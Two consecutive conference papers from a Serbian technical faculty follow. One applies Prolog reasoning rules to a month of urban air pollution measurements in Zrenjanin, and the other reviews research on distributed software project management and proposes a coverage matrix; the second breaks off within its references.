Some Applications of Prolog in Ecology and Environmental Protection

Z. Kazi and I. Berković
University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
zoltan.kazi@tfzr.rs, berkovic@tfzr.uns.ac.rs

Abstract - Software tools from artificial intelligence could help ecologists in thinking and reasoning on huge amount of data. This paper shows how Prolog as well known language from artificial intelligence area can be used in reasoning for analyzing air pollution data. This data for air pollutant concentrations in urban region were collected from Internet and transformed in a form suitable for processing in Prolog system. A set of reasoning rules for analyzing air pollutants concentration were defined in order to discover when concentrations of pollutants are greater than it is allowed with standards or to calculate average values of air pollutants.

I. INTRODUCTION

Researchers in the field of ecology and environmental protection have a variety of tools for collecting and analyzing data, but relatively small number of tools that enable reasoning. The ecological data and knowledge bases are already extremely large and growing continually. This growing knowledge and huge amount of data challenges researchers to develop new and more efficient ways of organizing, processing and analyzing knowledge. Results, methods and tools from artificial intelligence area may provide computerized tools, methods and techniques that aid ecologists in thinking and reasoning and provide mechanisms for applying ecological knowledge to real problems. [1]

Further development of the high performance computing and knowledge management potentials associated with artificial intelligence techniques is desired to promote long-term viability of the environmental informatics. [2]

II. ARTIFICIAL INTELLIGENCE IN ECOLOGY AND ENVIRONMENTAL PROTECION

Expert systems are a well-known area of the artificial intelligence that has in recent year's application in ecology. Expert systems as a decision support tool, database, and a geographical information system as advanced information technologies were combined for air quality modeling found in [3]. The use of mentioned tools and methods was focused on emission reduction scenario formation and evaluation. An expert system for evaluating the ecological quality of streams and rivers is presented in [4]. The paper [5] presents an expert system developed for environmental diagnosis within three modules: for air pollution analysis and dispersion assessments, for surface water pollution analysis, and for soil erosion risk assessments.

Fuzzy expert systems and their applications can be found in ecological planning done by [1] or for power system diagnosis [6]. The aim of the expert system presented in [7] is to help in the decision-making process in the battle against pollution of the aquatic environment, which is vital for public health and the economy. This fuzzy expert system monitors sea water quality and pollution through a sensor network.

Knowledge-based systems and their applications as another part of artificial intelligence were used in ecology by [8] for climate forecasting, for environmental protection [9], and for wastewater treatment [10]. In paper [11] authors propose a neuro-fuzzy knowledge-based system, an efficient decision support system that could function as a predictive tool in an air quality operational center.

Our previous research in this area was appliance of a Baselog system for analyzing air pollution [12]. It is a complex and flexible software system in reference to the work in the closed, respectively opened world developed at Technical faculty "Mihajlo Pupin". We have been created base-axioms, self-axioms and the closed world assumption predicate list. Different questions in a form of queries have been made with possible answer for "yes" or "no" if the value of this pollutant is greater from the given value in self-axiom. With this system a computation of average values for air pollutant concentrations were not possible with this amount of data because of limitations of system editor. Therefore, Baselog system is not suitable for complicated analyses, application and research in ecology and environmental protection area.

III. AIR MONITORING DATA COLLECTING

Air pollution monitoring is carried in order to obtain reliable and good quality data on environment. It provides raw measurements of air pollutant concentrations and with appropriate analysis and interpretation these measurements can be transformed into useful information about air quality. The data measurement was carried out by monitoring with automatic measuring station in city of Zrenjanin (Republic of Serbia), in urban zone, on 75m of altitude. This station has a code RS10005 and it is designed to monitor pollution levels with referent method of measuring in residential and commercial zone that comes primarily from traffic and other sources. [13]

Monitoring data are stored and published at Internet portal of Provincial Secretariat for Protection of Environment and Sustainable Development of Vojvodina region, in Serbia. We use a public access of these data from location with the following url: http://www.eko.vojvodina.gov.rs. Collected data about air pollution that has been measured by monitoring station shows, for each hour a day, shows values for the following components: ozone, oxides of nitrogen - nitrogen monoxide, nitrogen dioxide, sulfur dioxide, carbon monoxide, particulate matter (PM_{10}, $PM_{2.5}$), hydrogen sulfide, benzene, toluene, o-xylene and ethyl benzene.

IV. REASONING WITH PROLOG

Reasoning was done with SWI-Prolog. This is a free version that was developed at University of Amsterdam as an open Prolog environment. As SWI-Prolog became popular, a large user-community provided requirements that guided its development [14]. Compatibility, portability, scalability, stability and providing a powerful development environment have been the most important requirements.

Main features of SWI-Prolog apart from the well-known characteristics of the Prolog language are [15]:

- it is distributed freely through the internet,
- the possibility to interactively edit and reload a program even while the program is running,
- it supports the commonly found set of compiler warnings: syntax errors, singleton variables, predicate redefinition, system predicate redefinition and discontiguous predicates,
- it enables quick tests on the completeness of the loaded program,
- predicates are categorised as exported, called and not called,
- goals are categorised as builtin, imported, autoimported, locally defined, dynamic, recursive and undefined.
- the Prolog Navigator provides a hierarchical overview of a project directory and its Prolog files.

A. Facts

Creating facts as an internal base of available air monitoring data that are required for processing in Prolog system requires a new predicate that we called "airdata". This predicate has thirteen arguments, in a following form:

airdata(S,D,H,X_1,X_2,X_3,X_4,X_5,X_6,X_7,X_8,X_9,X_{10}).

where:

- S is station code number,
- D is date of the measurement,
- H is time of the measurement,
- X_1 is sulfur-dioxide concentration (SO_2),
- X_2 is hydrogen sulfide concentration (H_2S),
- X_3 is ozone concentration (O_3),
- X_4 is benzene concentration (B),
- X_5 is toluene concentration (T),
- X_6 is ethyl benzene concentration (E),
- X_7 is particulate matter concentration (MP_X),
- X_8 is o-xylene concentration (O_X),
- X_9 is particulate matter concentration (PM_{10}),
- X_{10} is a concentration of carbon monoxide (CO).




Figure 1. Facts with air pollution data in SWI-Prolog editor

Collected data about air pollution that has been measured by monitoring station was transformed into 720 facts for a month of May in 2014, in Zrenjanin urban region street. A part of these facts are shown on "Fig. 1". Values for nitrogen dioxide are not present in this list of arguments, because the station does not measure concentrations for this pollutant in observed period.

B. Reasoning Rules

Creating reasoning rules was based on air quality standards for European Union (European air quality database; Directive 2008/50/EC) or USA (U.S. Environmental Protection Agency) define air pollutants as components to be measured and the required levels of these air pollutants related to certain time period of measurement. [16]

TABLE I. EUROPEAN UNION AIR QUALITY STANDARD [16]

Pollutant	Concentration	Averaging period	Permitted accidences each year
SO_2	350 µg/m^3	1 hour	24
	125 µg/m^3	24 hours	3
NO_2	200 µg/m^3	1 hour	18
	40 µg/m^3	1 year	n/a
PM_{10}	50 µg/m^3	24 hours	35
CO	10 mg/m^3	Maximum daily 8 hour mean	n/a
O_3	120 µg/m3	Maximum daily 8 hour mean	25 days averaged over 3 years

Regulations on limit values and measuring methods of emissions, criteria for creation of measuring points and data records are defined at Legal Clinic for the Protection of the Environment, Faculty of Law, University of Novi Sad. This regulation allows the following maximum concentrations of air pollutants in urban region [17]:

- PM_{10} - for one hour 50 µg/m^3 and for three hours 150 µg/m^3,
- NO_2 - for one hour 150 µg/m^3 and for one day 50 µg/m^3,
- O_3 - for one hour 150 µg/m^3 and for one day 85 µg/m^3,
- CO - for one hour 10 mg/m^3 and for one day 5 mg/m^3,
- SO_2 - for one hour 350 µg/m^3 and for one day 150 µg/m^3,
- T - for one hour 7,5 g/m^3,
- B - for one hour 5 g/m^3.

Reasoning rules are created from European union air quality standard for air pollutants maximum allowed concentrations [16] presented in Table I and Serbian regulations [17]. It has been created four reasoning rules for every air pollutant. List of rules are presented only for ground ozone.

Reasoning rule 1 – Determinates when the concentration of air pollutant was greater than it is allowed by regulative [17]:

```
pollutionO3(DAY,HOUR,O3):-
airdata(_,DAY,HOUR,_,_,O3,_,_,_,_,_,_,_),O3>150.
```

Reasoning rule 2 – For calculating the average concentration of air pollutant in whole observed period:

```
avg O3(AV):-
findall(O3,airdata(_,_,_,_,_,O3,_,_,_,_,_,_,_),LP),
sumlist(LP,SP),length(LP,L),AV is SP/L.
```

Reasoning rule 3 – For calculating the average concentration of air pollutant in one day:

```
avgdayO3(AV,DAY):-
findall(O3,airdata(_,DAY,_,_,_,O3,_,_,_,_,_,_,_),LP),
sumlist(LP,SP),length(LP,L),AV is SP/L.
```

Reasoning rule 4 - For calculating the average concentration of air pollutant in one hour from whole period:

```
avghourO3(AV,HOUR):-
findall(O3,airdata(_,_,HOUR,_,_,O3,_,_,_,_,_,_,_),LP),
sumlist(LP,SP),length(LP,L),AV is SP/L.
```

where:

- AV, HOUR, DAY, O3, LP, SP, and L are variables,
- findall, sumlist, length, and airdata are predicates.

Reasoning rules 2, 3 and 4 are created with using the "findall" predicate in Prolog that forms a list of values for calculation. Another used built-in predicate was the "sumlist" for summarizing all the values in previous formed list and the "length" predicate for counting the number of list elements. Finally, the average value of air pollutant concentration (AV) was calculated as derivation of this sum (SP) and the number of elements in list (L).

C. Queries

Goals with only one literal are called queries. We have done four kinds of queries in Prolog based on previously presented rules. These rules are different in used arguments and variables that contain values of measured air pollutant.

First example of query for rule 1 – "When were the concentrations of carbon monoxide higher than it is allowed with standards?"

```
?- pollutionCO(DAY,HOUR,CO).
false.
```

Answer for this query is "false". So we can conclude that the concentration of this pollutant was not high in searched period because all measured values for this pollutant were smaller from the given value in the rule.

Second examples of query for rule 1 – "When were the concentrations of toluene higher than it is allowed with standards?"

?- pollutionT(DAY,HOUR,T).

DAY = '2014-05-06',
HOUR = '06:00:00',
T = 9.29 ;
DAY = '2014-05-06',
HOUR = '10:00:00',
T = 8.93 ;
DAY = '2014-05-09',
HOUR = '21:00:00',
T = 16.47 ;
DAY = '2014-05-09',
HOUR = '22:00:00',
T = 12.1 ;
DAY = '2014-05-09',
HOUR = '23:00:00',
T = 11.86 ;
DAY = '2014-05-10',
HOUR = '21:00:00',
T = 10.61 ;
DAY = '2014-05-10',
HOUR = '22:00:00',
T = 18.14 ;
DAY = '2014-05-10',
HOUR = '23:00:00',
T = 21.44 ;
DAY = '2014-05-11',
HOUR = '00:00:00',
T = 12.04 ;
DAY = '2014-05-11',
HOUR = '01:00:00',
T = 14.18 ;
DAY = '2014-05-13',
HOUR = '22:00:00',
T = 7.91 ;
DAY = '2014-05-13',
HOUR = '23:00:00',
T = 7.76 ;
DAY = '2014-05-18',
HOUR = '21:00:00',
T = 9.9 ;
DAY = '2014-05-18',
HOUR = '22:00:00',
T = 9.37 ;
false.

Answer for the second query was created with multiple use of the unification process. Prolog listed all values for variables defined in query that displays day, hour and concentration for this pollutant when it was greater from the given value in the rule.

Third example of query is for rule 2 – "What is average concentration of ground Ozone in whole period?"

?- avgO3(AV).

AV = 89.95913888888889.

Fourth example of query is for rule 3 – "What was the average concentration of ground ozone for May 1st in 2014?"

?- avgdayO3(AV,'2014-05-01').

AV = 73.99624999999999.

Fifth example of query is for rule 4 – "What is average concentration of ground ozone in 15 hour for all days in observed period?"

?- avghourO3(AV,'15-00-00').

AV = 130.396.

V. RESULTS

Average values for SO_2, CO, O_3, PM_{10}, and T concentrations per day, calculated with reasoning rule 3 are presented in Table II.

TABLE II. AVERAGE CONCENTRATIONS OF AIR POLLUTANTS

Day	SO_2	CO	O_3	PM_{10}	T
05-01-2014	3.80	0.47	74.00	2.27	1.55
05-02-2014	3.59	0.51	93.36	2.69	1.23
05-03-2014	5.93	0.52	83.41	2.88	1.54
05-04-2014	4.16	0.22	92.59	3.25	0.11
05-05-2014	3.59	0.15	132.56	1.94	0.28
05-06-2014	4.47	0.60	80.65	4.72	3.48
05-07-2014	12.26	0.51	108.80	2.70	1.60
05-08-2014	4.62	0.66	88.25	2.65	2.16
05-09-2014	3.11	0.38	113.03	20.17	2.71
05-10-2014	3.19	0.53	100.05	24.33	3.17
05-11-2014	4.67	0.65	115.24	25.67	2.43
05-12-2014	3.16	0.38	99.52	18.36	1.89
05-13-2014	7.42	0.74	66.81	30.15	3.23
05-14-2014	4.25	0.43	88.24	12.20	0.53
05-15-2014	3.63	0.33	107.71	16.88	0.51
05-16-2014	8.22	0.69	49.22	13.34	2.86
05-17-2014	4.22	0.63	45.71	21.11	2.33
05-18-2014	4.17	0.68	77.47	33.28	2.37
05-19-2014	6.07	0.60	83.88	32.71	2.17
05-20-2014	8.70	0.63	90.98	33.90	2.18
05-21-2014	10.17	0.57	82.91	46.57	2.58
05-22-2014	9.34	0.62	92.62	51.70	3.32
05-23-2014	12.82	0.59	91.76	46.91	2.97
05-24-2014	7.75	0.69	94.54	48.42	3.24
05-25-2014	n/a	n/a	n/a	n/a	n/a
05-26-2014	2.59	0.46	90.77	34.22	1.68
05-27-2014	2.73	0.43	90.01	32.43	2.16
05-28-2014	3.50	0.26	112.63	24.62	1.38
05-29-2014	4.12	0.24	111.20	18.82	1.00
05-30-2014	3.93	0.17	64.70	23.25	0.81
05-31-2014	3.08	0.14	76.15	20.54	0.64
Average:	5.44	0.48	89.96	21.76	1.94

Average concentrations for air pollutants in May 2014 calculated with reasoning rule 2 are: for sulfur dioxide 5.44 µg/m^3, hydrogen sulfide 0.96 µg/m^3, particulate matter 21.76 µg/m^3, carbon monoxide 0.48 mg/m^3, ozone 89.96 µg/m^3, toluene 1.94 g/m^3 and for benzene 1.39 g/m^3.

Average values for SO_2, CO, O_3, PM_{10}, and T concentrations for every weekday are calculated from data presented in Table II and shown on "Fig. 2" and "Fig. 3". It can be concluded that the average values of this six air pollutants are not greater than it is allowed with standards for European Union [16] and Republic of Serbia [17].




Figure 2. Average weekday concentrations for sulfur dioxide, carbon monoxide and toluene




Figure 3. Average concentrations for ozone and particular matter

Results of executing queries based on reasoning rule 1 shows concentrations of air pollutants when the measured values were greater than it is allowed by regulative: for ozone it was 47 hours when concentrations were greater than 150 µg/m^3, for toluene 14 hours > 7.5 g/m3, for benzene 9 hours > 5 g/m3, and for PM_{10} 75 hours > 50 µg/m^3. For CO and SO_2 it hasn't been found greater concentrations of pollutants.

VI. Conclusion

Results of reasoning with ecological data in Prolog shows that the average concentrations for air pollutants were not greater than it is allowed by standards in EU and Serbia. With reasoning rules it has been discovered that in some hours in May 2014 ground ozone, PM_{10}, toluene and benzene concentrations were greater than it is allowed. Our paper shows that the software from artificial intelligence area, like Prolog programing language could help ecologists in thinking, analyzing and reasoning with specific huge amount of data.

References

[1] A.X. Zhu, L.E. Band, B. Dutton, T.J. Nimlos, "Automated soil inference under fuzzy logic", Ecological Modeling, vol. 90, 1996, pp. 123–145.

[2] G.H. Huang, and N.B. Chang, "Perspectives of environmental informatics and systems analysis", Journal of Environmental Informatics, vol. 1, no. 1, 2003, pp. 1-6.

[3] K. Karatzas, and M. Moussiopoulos, "Development and use of integrated air quality management tools in urban areas with the aid of environmental telematics", Environmental Monitoring and Assessment, vol. 65, 2000, pp. 451–458.

[4] M. Scardi, S. Cataudella, P. Di Dato, E. Fresi, and L. Tancioni, "An Expert system based on fish assemblages for evaluating the ecological quality of streams and rivers", Ecological Informatics, vol. 3, 2008, pp. 55–63.

[5] M. Oprea, and D. Dunea, "SBC-MEDIU: A multi-expert system for environmental diagnosis", Environmental Engineering and Management Journal, vol. 9, no. 2, 2010, pp. 205-213.

[6] H.J. Cho, and J.K. Park, "An Expert System for Fault Sectiondiagnosis of Power Systems Using Fuzzy Relations", IEEE Transactions on Power Systems, vol. 12, 1997, pp. 342–348.

[7] E.V. Hatzikos, N. Bassiliades, L. Asmanis, and I. Vlahavas, "Monitoring water quality through a telematic sensor network and a fuzzy expert system", Expert Systems, vol. 24, no. 3, 2007, pp. 143-161.

[8] S.N. Rodionov, and J.H. Martin, "An expert system-based approach to prediction of year-to-year climatic variations in the north atlantic region", International Journal of Climatology, vol. 19, 1999, pp. 951–974.

[9] Z. Gomolka, and C. Orlowski, "Knowledge management in creating hybrid systems for environmental protection", Cybernetics and Systems: An International Journal, vol. 31, 2000, pp. 507–529.

[10] J.A. Baeza, E.C. Ferreira, and J. Laufuente, "Knowledge-based supervision and control of wastewater treatment plant: a real-time implementation", Water Science and Technology, vol. 41, 2000, pp. 129–137.

[11] C.D. Neagu, N. Avouris, E. Kalapanidas, and V. Palade, "Neural and neuro-fuzzy integration in a knowledge-based system for air quality prediction", Applied Intelligence, vol. 17, 2002, pp.141–169.

[12] Z. Kazi, B. Radulovic, and I. Berkovic, "Using baselog system in ecology", In proceedings of 3rd International conference Ecology of Urban Areas, Ecka-Zrenjanin, Serbia, pp. 501-507.

[13] Z. Kazi, S. Filip, Lj. Kazi, and B. Radulović, "Modeling data warehouse for analysis of air pollution data in urban areas", In proceedings of 1st International conference Ecology of Urban Areas, Ecka-Zrenjanin, Serbia, pp. 552-559.

[14] SWI-Prolog: history and focus for the future, Jan Wielemaker Web and Media group, VU University Amsterdam, http://www.cs.nmsu.edu/ALP/wp-content/uploads/2012/06/swi25.pdf (18.7.2014)

[15] An Overview of the SWI-Prolog Programming Environment, Jan Wielemaker, Web and Media group, VU University Amsterdam, http://www.cs.nmsu.edu/ALP/wp-content/uploads/2012/06/swi25.pdf (18.7.2014)

[16] I. Ionel, M. Pavlovic, F. Popescu, D. Lelea, S. Jankovic, A. Djuric, L.I. Dungan, A. Pavlovic, and M. Nikolic, "Transboundary air quality monitoring issues in romanian and serbian banat region, In proceedings of 1st International Conference "Ecology of Urban Areas", Ecka-Zrenjanin, Serbia, 2011, pp. 634-644.

[17] Regulations on limit values and measuring methods of emissions, criteria for creation of measuring points and data records, Faculty of Law, University of Novi Sad, Legal Clinic for the Protection of the Environment, www.ekologija.pf.nas.ac.rs (1.7.2014)

Software Project Management in Distributed Environment: a Review

Lj. Kazi, B. Radulović, M. Ivković, V. Makitan and B. Markoski
University of Novi Sad, Technical faculty "Mihajlo Pupin" Zrenjanin, Serbia
leremic@tfzr.uns.ac.rs, bradulov@tfzr.uns.ac.rs, misa.ivkovic@gmail.com, vesna@tfzr.uns.ac.rs, markonins@yahoo.com

Abstract - Recent research trends are directed towards distributed software project management issues. This paper introduces SE-PM matrics as a tool for analysis of research results in joint areas of software engineering and project management applied to distributed software projects research analysis. This way it could be possible to determine new research directions.

I. INTRODUCTION

Distributed software development (DSD) is a common practice in software industry [1], for companies that aim to reduce costs, increase availability of human resources, improve quality etc. [2]. DSD is usually implemented in large software projects [3]. Therefore, many research efforts in recent decade have been focused on DSD issues.

When DSD projects are concerned, "early results [4] warned that such projects may suffer from lower quality due to geographical dispersion" [5]. Research [5] rechecked the statements regarding DSD influence on software quality and proved that DSD approach is appropriate for using in industry. There are many "known" benefits of DSD, among which are [6]: Cost savings, Access to large pools of skilled workforces, Reduced time to market, Proximity to market and customer, including local markets. Some "unknown" benefits of DSD, according to [6] are: Organizational benefits – a) innovation and shared best practices, b) improved resources allocation, Team benefits – a) improved task modularization, b) reduced coordination costs, c) increased team autonomy, Process benefits – a) formal record of communication, b) improved documentation, c) Clearly defined process.

One of systematic research and practical endeavor in DSD area was organized within an international project "OPHELIA (Open Platform and meTHodologies for deVELopment tools and IntegrAtion in a distributed environment), funded by European Union and started in October 2001. OPHELIA aims to produce a platform definition that will support software engineering in a distributed environment and the integration of toolsets across such an environment. The project consortium comprises partners from six countries (Czech Republic, Germany, Italy, Poland, Spain and the UK) and is a test case for the platform. The platform intends to support the analysis and implementation phase of the software lifecycle. An additional project goal is the development of a methodology and a process for the optimization of the software lifecycle in situations where modelers and software engineers are distributed over different sites." [7]

Analysis of research in the field of DSD is presented in several review papers. In [1] systematic review of published papers in DSD field shown that there is a tendency of DSD research. "Through the systematic search carried out, it can be concluded that the subject of DSD is evidently an area which was not widely studied until a few years ago, and that it is only recently that a greater number of publications have appeared". According to [1], most of DSD related research include: case studies (47%), experiments (27%), literature reviews, simulations and surveys. Standards that are used in published papers were related to CMM, CMMI, ISO 12207, ISO 9001, ISO 15504. Research is mostly conducted in enterprises (40%) and university (16%).

IT industry based research is mostly conducted within large IT companies that do their outsourcing to other countries, such as Alcatel [8], IBM [9] and Philips [10]. Very few DSD related papers are focused on SME's (Small and Medium Enterprises) DSD experiences. "The European Commission describes an SME as an independent firm which employs less than 250 employees. According to this definition, 99.2% of software development companies in the world are SMEs" [11]. Therefore, research in DSD is valuable for SME's.

Aim of this paper is to analyze and categorize research results in DSD area. This paper introduces SE-PM matrics based on standard software engineering and project management areas, that could be used for determination of coverage and presentation of uncovered areas in these fields, applied to DSD issues. Application of SE-PM matrics could help in directing future research in DSD field.

II. THEORETICAL BACKGROUND

Distribution taxonomy is presented [12] with:

- Objects of distribution (what is distributed – people, artifacts, tasks etc.)
- Types of distribution (i.e. how is distribution organized, distribution dimensions):

- Physical (or geographical) distribution (named "global software development" (GSD) [2])
- Organizational distribution,
- Temporal distribution,
- Distribution among stakeholder groups.

- Challenges of distribution (i.e. issues to be solved, such as version control, communication, cultural differences, perceived distance etc.)
- Solutions of challenges (i.e. how these problems could be solved, such as social solutions, technical solutions etc.).

Some types of distributed software development organizations are:

Virtual teams – "are composed of geographically distributed coworkers linked though information technologies to achieve an organizational task" [13]. "The virtual team is described as the core building block of the virtual organization. A traditional team is defined as a social group of individuals who are collocated and interdependent in their tasks; the group undertakes and coordinates their activities to achieve common goals and share responsibility for outcomes. Virtual teams have the same goals and objectives as traditional teams and interact through interdependent tasks, but operate across geographic, temporal, and organizational boundaries. They often operate in a multicultural and multilingual environment; communication between virtual team members is normally electronic and often asynchronous." [14]

IT Outsourcing – " is as an act of delegating or transferring some or all of the IT related decision making rights, business processes, internal activities, and services to external providers, who develop, manage, and administer these activities in accordance with agreed upon deliverables, performance standards and outputs, as set forth in the contractual agreement" [15]. Large IT companies [10], as well as small and medium enterprises [16] include distributed software development by engaging outsourcing teams from other countries.

Open Source Software (OSS) development - with informallity in communication and cooperation, where individuals and groups contribute to improvement the common product with partial features enhancements. Contributors are users and developers at the same time and their improvement suggestions are not formally written as requirements. [17]

III. RESEARCH METHODOLOGY

Aim of this paper is to summarize research related to issues in DSD by analysis of related work in this area. Literatire review is focused on categorization of issues in DSD area. Research methodology is applied with this sequence of steps:

1. Search for papers - performed using Google and Google Scholar search engines whose resulting papers redirected the search to search engines such as: Elsevier, Science Direct, Wiley Interscience, IEEE Digital Library and ACM Digital Library**.** Keywords for searching for related texts were "distributed software development", "issues in distributed software development", "virtual teams in global software development", as well as other keywords related to particular type of issues, such as "distributed software project management".

2. Selection of papers – among all search results there were listed papers and other texts from variety of journals, conferences, white papers, technical reports, projects reports and web sites. Selection was performed in aim to focus on full papers from journals and international conferences.

3. Categorization of results – Resulted papers could be classified according to:

I) Research category:

a) review papers, presenting lists of issues and solutions from other research papers,

b) papers related to particular type of issues in DSD, where issues could be categorized as technical, organizational, social and psychological.

II) Year of publication:

a) FIRST period - from 2000-2008,

b) SECOND - recent period 2009-2014.

4. Focused analysis – further selection within categorized papers is made to perform analysis upon:

- DSD issues in review papers from first period
- DSD issues in review papers from second period

5. Analysis of standards coverage – the problem of DSD belongs to standard areas of software engineering and project management. Research results are compared regarding these areas coverage. Areas within software engineering and project management are related and they form a matrics, named SE-PM matrics. This matrics is applied in systematization of related work in DSD issues field, so uncovered areas could be determined.

IV. SE-PM MATRIX AS A TOOL AND METHOD

SE-PM matrix is a tool introduced in this paper that could be used in determination of covered areas in research related to both software engineering and project management. Particularly, this tool could be used in this paper for DSD issues related work systematization. This way applicability of this tool is presented at particular case. General structure of proposed SE-PM matrix is presented at Table 1.

TABLE I. THE STRUCTURE OF THE PROPOSED SE-PM MATRIX

SE – PM matrix	PM area 1	PM area 2	Etc.
SE area 1	Symbol or reference		
SE area 2			
Etc.			

For each cell, symbols (or references to papers) could be used as:

Θ (“empty”) – not covered, or simply to left blank,

√ (“check mark”) – covered.

Software engineering knowledge areas (KAs) of interest for analysis of DSD issues coverage could be refereed from variety of standards. In this paper IEEE Computer Society’s SWEBOK v.3 [18] is considered a standard source for software engineering areas definition. Regarding project management, IPMA’s PMBOK 5th edition [19] is considered as a standard source in this area. SWEBOK’s knowledge areas of software engineering include 15 areas: Software Requirements, Software Design, Software Construction, Software Testing, Software Maintenance, Software Configuration Management, Software Engineering Management, Software Engineering Process, Software Engineering Models and Methods, Software Quality, Software Engineering Professional Practice, Software Engineering Economics, computing Foundations, Mathematica Foundations, Engineering Foundations.

PMBOK defined 10 knowledge areas. “The 47 project management processes identified in the PMBOK® Guide are further grouped into ten separate Knowledge Areas. A Knowledge Area represents a complete set of concepts, terms, and activities that make up a professional field, project management field, or area of specialization. These ten Knowledge Areas are used on most projects most of the time. Project teams should utilize these ten Knowledge Areas and other Knowledge Areas, as appropriate, for their specific project. The Knowledge Areas are: Project Integration Management, Project Scope Management, Project Time Management, Project Quality Management, Project Human Resource Management, Project Communications Management, Project Risk Management, Project Procurement Management and Project Stakeholder Management.” (PMBOK, 2013)

V. REVIEW PAPERS ANALYSIS

In the last decade, results of particular issues research in DSD area have been summarized in several review papers: First period ([20], [21], [8], [15], [9], [6]), and second period: ([1], [11], [14], [5]). Referring to standard SWEBOK and PMBOK, the mayor areas of both software engineering and project management knowledge areas are entered in SE-PM matrix, i.e. table. DSD review papers analysis will be entered in SE-PM table, to present how this matrics could be used in practice. For SE knowledge areas, only 4 KAs are ommitted, but all others are included in SE-PM matrics. Table 2. Presents analysis of DSD research – review papers.

TABLE II. ANALYSIS OF DSD RESEARCH REVIEW REGARDING STANDARDS COVERAGE

SE – PM matrics	Integration	Scope	Time	Quality	Human Resource	Communication	Risk	Procurement	Stakeholder
Requirements							√		
Design							√		
Construction	√		√	√	√	√	√		
Testing							√		
Maintainance							√		
Configuration Management				√			√		
Engineering Management		√	√	√	√		√		
Engineering Process			√	√	√		√		
Engineering Models and Methods		√			√		√		
Quality				√			√		
Engineering Economics		√	√				√	√	

Previously presented table shows results of matching of items from analysis of review papers related to DSD issues with SE-PM matrics rows and columns. During matching results of analysis of review papers to appropriate cell in SE-PM matrics, several problems occur:

1. Some of items from Table 1 and Table 2 could not be matched with any of the rows or columns.

2. Some of items from Table 1 and Table 2 could be matched with only a column (PMBOK KA’s), but the analyzed item is not precise enough to have row (SWEBOK KA’s) matching.

VI. CONCLUSION

This application of SE-PM matrics to DSD issues review papers shows:

1. It is possible to use SE-PM matrics in DSD issues analysis. Conclusions could be drawn regarding covering certain areas of software engineering and project management regarding DSD issues research review papers.

2. Application of SE-PM matrics shows that list of KAs regarding software engineering, as well as regarding project management should be extended with some new items. For example, in project management KAs, there should be also Knowledge Management included (now it could be assigned within human resources, but this KA is much broader than human resources application).

Future plans regarding research in this area could be directed towards more complete analysis of DSD issues research from primary research papers, not from review papers. Another direction for research could be toward research in the field of integration of software engineering and project management in the context of methodology for research coverage analysis for any IT or software development related research field.

REFERENCES

[1] Jiménez M, Piattini M, Vizcaíno A (2009). Challenges and Improvements in Distributed Software Development: A Systematic Review, *Advances in Software Engineering*. Hindawi Publishing Corporation, Volume 2009

[2] Herbsleb J. D, Moitra D. (2001). Global Software Development, *IEEE Software* (March/April 2001), pp. 16-20.

[3] Herbsleb J (2007). Global Software Engineering: The future of Socio-Technical coordination, *IEEE conference Future of Software Engineering(FOSE'07*)

[4] Spinellis D (2006). Global software development in the freebsd project. *In Proceedings of the 2006 international workshop on Global software development for the practitioner, GSD '06*, pages 73–79, New York, NY, USA, 2006. ACM.

[5] Kocaguneli E, Zimmermann T, Bird C, Nagappan N, Menzies T (2013). Distributed Development Considered Harmful? *In Proceedings of Software Engineering in Practice, ICSE 2013, San Francisco, CA, USA*

